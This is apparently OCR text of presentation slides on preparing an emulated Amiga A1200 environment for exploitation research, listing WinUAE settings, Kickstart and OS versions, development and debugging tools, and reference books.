
Emulation


- Test and play on real hardware because it's a lot of fun, but ultimately some things are easier/faster in the emulator
  - WinUAE debugger
  - Save states
  - Fast copying/replacement of drive images
  - Physical portability
  - Screenshots ☺
- WinUAE is *very* accurate
- A bit tricky to set up at first, since you have control over lots of details of Amiga hardware/configuration


[A1200 Exploitation] - WinUAE Properties
Settings
About
Paths
Quickstart
Configurations
Hardware
CPU and FPU
Chipset
Adv. Chipset
ROM
RAM
Floppy drives
CD & Hard drives
Expansions
RTG board
Hardware info
Host
Display
Sound
Game ports
IO ports
Input
Output
Filter
Disk swapper
Miscellaneous
Pri. & Extensions
CPU
68000
68010
68020
68030
68040
68060
24-bit addressing
More compatible
Data cache emulation
JIT
Unimplemented CPU emu
MMU
None
MMU
EC
FPU
None
68881
68882
CPU internal
More compatible
Unimplemented FPU emu
Host (64-bit)
CPU Emulation Speed
Fastest possible
Approximate A500/A1200 or cycle-exact
CPU Speed
+0%
CPU Idle
0%
Cycle-exact CPU Emulation Speed
CPU Frequency
4x (A1200)
14.187580
PPC CPU options
PPC CPU emulation (Blizzard PPC / CyberStorm PPC)
Stopped M68K CPU idle mode
x86 Bridgeboard CPU options
CPU Speed
+0%
Advanced JIT Settings
Cache size:
0 MB
FPU support
Constant jump
Hard flush
Direct
Indirect
No flags
Catch unexpected exceptions
Reset
Quit
Start
Cancel
Help


[A1200 Exploitation] - WinUAE Properties
Settings
About
Paths
Quickstart
Configurations
Hardware
CPU and FPU
Chipset
Adv. Chipset
ROM
RAM
Floppy drives
CD & Hard drives
Expansions
RTG board
Hardware info
Host
Display
Sound
Game ports
IO ports
Input
Output
Filter
Disk swapper
Miscellaneous
Pri. & Extensions
Chipset
OCS
AGA
ECS Agnus
ECS Denise
Full ECS
NTSC
Cycle-exact (Full)
Cycle-exact (DMA/Memory accesses)
Chipset Extra:
A1200
Options
Keyboard connected
Subpixel display emulation
Immediate Blitter
Wait for Blitter
Monitor sync source:
Combined
Video port display hardware:
-
Monitor:
1
Collision Level
None
Sprites and Sprites vs. Playfield
Sprites only
Full
Genlock
Genlock connected
-
100%
Include alpha channel in screenshots and video captures.
Keep aspect ratio
...
Reset
Quit
Start
Cancel
Help



[A1200 Exploitation] - WinUAE Properties
Settings
About
Paths
Quickstart
Configurations
Hardware
CPU and FPU
Chipset
Adv. Chipset
ROM
RAM
Floppy drives
CD & Hard drives
Expansions
RTG board
System ROM Settings
Main ROM file:
KS ROM v3.2.2 (A1200) rev 47.111 (512k)
Extended ROM file:
MapROM emulation


[A1200 Exploitation] - WinUAE Properties
Settings
About
Paths
Quickstart
Configurations
Hardware
CPU and FPU
Chipset
Adv. Chipset
ROM
RAM
Floppy drives
CD & Hard drives
Expansions
RTG board
Hardware info
Host
Display
Sound
Game ports
IO ports
Input
Output
Filter
Disk swapper
Miscellaneous
Pri. & Extensions
Memory Settings
Chip:
2 MB
Slow:
none
Z2 Fast:
none
Z3 Fast:
8 MB
32-bit Chip:
none
Configured 32-bit address space: 32M, reserved: 2305M, Z3 available: 2273M (UAE), 1505M (Real)
Advanced Memory Settings
Chip RAM (2 MB)
2 MB
Manufacturer
Product
Autoconfig data
00.00.00.00.00.00.00.00.00.00.00.00
Memory board
Address range
Edit Autoconfig data
Manual configuration
DMA Capable
Force 16-bit
Slow RAM
Z3 mapping mode:
Automatic (*)
Reset
Quit
Start
Cancel
Help


[A1200 Exploitation] - WinUAE Properties
Settings
About
Paths
Quickstart
Configurations
Hardware
CPU and FPU
Chipset
Adv. Chipset
ROM
RAM
Floppy drives
CD & Hard drives
Expansions
RTG board
Hardware info
Host
Display
Sound
Game ports
IO ports
Input
Output
Filter
Disk swapper
Miscellaneous
Pri. & Extensions
* Device Volume Path R... Block size Size BootPri
DH0 n/a C:\Users\Wes\Documents\WinUAE\Hard Drives\A1200 Exploitation.hdf yes 512 3.9G 0
Add Directory or Archive...
Add Hardfile...
Add Hard Drive...
Add SCSI/IDE CD Drive
Add SCSI/IDE Tape Drive
Properties
Remove
Options
Add PC drives at startup
Include removable drives..
Include network drives..
CDFS automount CD/DVD drives
Disable UAEFSDB-support
Don't use Windows Recycle Bin
Automount removable drives
Limit size of directory drives to 1G
Optical media options
CD drive/image
Select image file
Autodetect
Eject
CDTV/CDTV-CR/CD32 turbo CD read speed
Reset
Quit
Start
Cancel
Help

Miscellaneous Expansions

- [x] bsdsocket.library
- [ ] uaescsi.device


[A1200 Exploitation] - WinUAE Properties
Settings
About
Paths
Quickstart
Configurations
Hardware
CPU and FPU
Chipset
Adv. Chipset
ROM
RAM
Floppy drives
CD & Hard drives
Expansions
RTG board
Hardware info
Host
Display
Sound
Game ports
IO ports
Input
Output
Filter
Disk swapper
Miscellaneous
Pri. & Extensions
RTG Graphics Card
Board:
Monitor:
1
UAE [Zorro III]
1
Color modes:
VRAM size:
16 MB
8-bit (*)
R5G6B5PC (*)
(24bit)
B8G8R8A8 (*)
Match host and RTG color depth if possible
Scale if smaller than display size setting
Always scale in windowed mode
Always center
Integer scaling
Multithreaded
Hardware sprite emulation
Hardware vertical blank interrupt
HP W2371d LED Backlit Monitor (1920*1080) *
Refresh rate:
Buffer mode:
Aspect ratio:
Chipset
Double buffering
Automatic
Reset
Quit
Start
Cancel
Help

On your emulated Amiga

- Kickstart ROM
  - Contains OS libraries/modules in ROM, version should match your OS
  - For an A1200
    - Most shipped with 3.0 probably
    - The last Commodore version was 3.1 in ~1994
    - Latest Hyperion version is 3.2.2 released **April 23, 2023 (!)**
    - Later version numbers are either PPC or actually-older releases from other companies
- Amiga OS
  - Install from floppy images
- Picasso96.lha
  https://aminet.net/package/driver/video/Picasso96

Development/Debugging

- On-system
  - SAS/C 6.5 – C Compiler
  - Devpac 3 – Assembler
    - When playing with shellcode I'm often just using the WinUAE debugger assembler
- Host
  - Python – Servers/scripts for the VM to interact with
  - Ghidra – Great Motorola 68000 support
- Matching NDK for your Kickstart/OS
  - Headers – Functions, data structures
  - Documentation
  - Function offsets


Books You Should Collect and Read

THE BANTAM AMIGA LIBRARY

BANTAM COMPUTER BOOKS

The AmigaDOS Manual

3rd Edition



AMIGA™

Commodore-Amiga, Inc.

Covers All AmigaDOS through 2.04

NXP

M68000PM/AD
REV. 1

PROGRAMMER'S REFERENCE MANUAL

(Includes **CPU32** Instructions)

68000

PROGRAMMER'S INSTANT REFERENCE CARD

IDS AND ESSING

5 words. Operation, nd sometimes operand (Operation) word. O- pecify immediate s, and destination that order; each, if

STACKS AND QUEUES

